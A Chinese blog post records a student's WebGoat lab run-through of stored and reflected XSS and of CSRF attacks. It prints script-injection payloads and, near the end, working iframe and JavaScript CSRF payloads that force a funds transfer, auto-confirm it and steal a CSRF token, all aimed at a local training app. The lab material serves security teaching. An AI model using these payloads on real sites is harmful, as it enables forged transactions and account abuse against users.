WebGoat实验-XSS（跨站脚本攻击）

原创

王二牛放小 于 2017-05-18 20:38:50 发布 3027 收藏 8
分类专栏： 信息安全 文章标签： 信息安全

本文链接：https://blog.csdn.net/gr912308719/article/details/72499462


信安实验，安排在WebGoat上面的XSS实验。简单记录一下实验过程。

Stage 1: Stored XSS（存储XSS攻击）

实验内容：主要是用户“Tom”（攻击者）在自己的个人资料中添加了恶意代码（比如最简单的<script>alert('121212');</script>），然后保存。在被攻击者“Jerry”查看Tom的资料的

步骤：

首先Tom登录，在自己资料（ViewProfile）的任意地方添加代码：<script>alert('121212');</script>，如图1：



图·1

如果实验成功，在保存资料的时候，会弹出框，则证明成功，如图2。但是不知道为什么我成功了却不现实成功。

图2

Stage 2、4、6，需要开发版的，我暂时没装，所以暂时不能做。

Stage 3：因为Stage 2不能做，因此Stage 3其实做不做都一样。步骤如Stage 1。

Stage 5: Reflected XSS

前面几个，都是在个人资料中添加恶意代码，然后别人在查看的时候，就可以执行恶意代码。而在Stage 5中，是你在搜索的时候，本来应该输入用户名（例如Tom），但是现在你

图3

图4

Stored XSS Attacks

实验内容：实验中，用户在输入永久存储的信息（message）的时候，如果输入的是一些指令、代码，在查看详情的时候，就不是展示内容，而是执行指令、代码。

步骤：输入title：test3，输入message时，输入一堆代码（例如：<script>alert('111')</script>）：如图：




图5

图6

Reflected XSS Attacks：

实验内容：在这次实验中，我们在输入框中输入一些代码，而浏览器又不会对用户输入做格式验证，因此就会导致浏览器执行非法代码，进而能完成一些不好的事情。

步骤：在Enter your three digit access code: 输入代码<script>alert('Bang!')</script>，点击Purchase，会执行代码。如下图：




图7




图8

Cross Site Request Forgery (CSRF)

实验内容：在被攻击者打开一个网页（攻击者修改过）的时候，加载页面的时候，会自动向后台发请求。

步骤：按图9输入内容。解释一下：<image>标签在加载的时候，会自动请求src中的url，因此，可以修改url值，携带参数，达到攻击的目的。




图9

CSRF Prompt By-Pass

实验内容：title输入test，message输入下面代码：

```
<iframe
 src="http://localhost:8080/WebGoat/attack?Screen=1471017872&menu=900&transferFunds=5000"
 id="myFrame" frameborder="1" marginwidth="0"
 marginheight="0" width="800" scrolling=yes height="300"
 onload="document.getElementById('frame2').src='http://localhost:8080/WebGoat/attack?Screen=1471017872&menu=900&transferFunds=CONFIRM';">
</iframe>
<iframe
 id="frame2" frameborder="1" marginwidth="0"
 marginheight="0" width="800" scrolling=yes height="300">
</iframe>
```

解释一下上面代码：第一个iframe（id=myFrame），页面在加载这个frame时，发请求：

```
http://localhost:8080/WebGoat/attack?Screen=1471017872&menu=900&transferFunds=5000
```

，该请求完成了转账5000的请求。

而执行onload（加载ifram2）时，自动访问网址：

```
http://localhost:8080/WebGoat/attack?Screen=1471017872&menu=900&transferFunds=CONFIRM
```

，代码的作用就是显示一个确认按钮，来确认转账成功。

CSRF Token By-Pass

实验内容：引诱用户点击某个网站时，偷得token，然后继续发请求。

```
<iframe src="http://localhost:8080/WebGoat/attack?Screen=803158781&menu=900&transferFunds=main"
 onload="readFrame1();"
 id="frame1" frameborder="1" marginwidth="0"
 marginheight="0" width="800" scrolling=yes height="300"></iframe>
<iframe id="frame2" frameborder="1" marginwidth="0"
 marginheight="0" width="800" scrolling=yes height="300"></iframe>
```

```
<script>
var tokensuffix;

function readFrame1()
{
    var frameDoc = document.getElementById("frame1").contentDocument;
    var form = frameDoc.getElementsByTagName("form")[0];
    tokensuffix = '&CSRFToken=' + form.CSRFToken.value;

    loadFrame2();
}

function loadFrame2()
{
    var testFrame = document.getElementById("frame2");
    testFrame.src="http://localhost:8080/WebGoat/attack?Screen=803158781&menu=900&transferFunds=5000" + tokensuffix;
}
</script>
```

页面在加载第一个iframe时，会自动发送一个请求，然后在readFrame1（）就可以获取到后台发送来的token。然后在loadFrame2()拼接链接，把token拼接进去，这样就可以访问一些需要token的页面。

最后几条写的头疼，简单写写，比较潦草。有疑问留言吧。。sorry。